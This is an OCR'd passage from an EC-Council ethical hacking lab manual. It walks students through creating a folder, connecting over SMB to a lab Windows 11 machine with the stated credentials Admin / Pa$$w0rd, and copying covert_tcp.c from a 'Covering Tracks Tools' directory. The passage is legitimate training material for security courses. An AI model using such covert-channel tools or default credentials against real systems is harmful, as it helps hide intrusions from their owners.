
20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:

    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.




22. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. A security pop-up appears. Type the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




24. A window appears, displaying the **Windows 11** shared folder; then, double-click the **CEH-Tools** folder.

25. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.

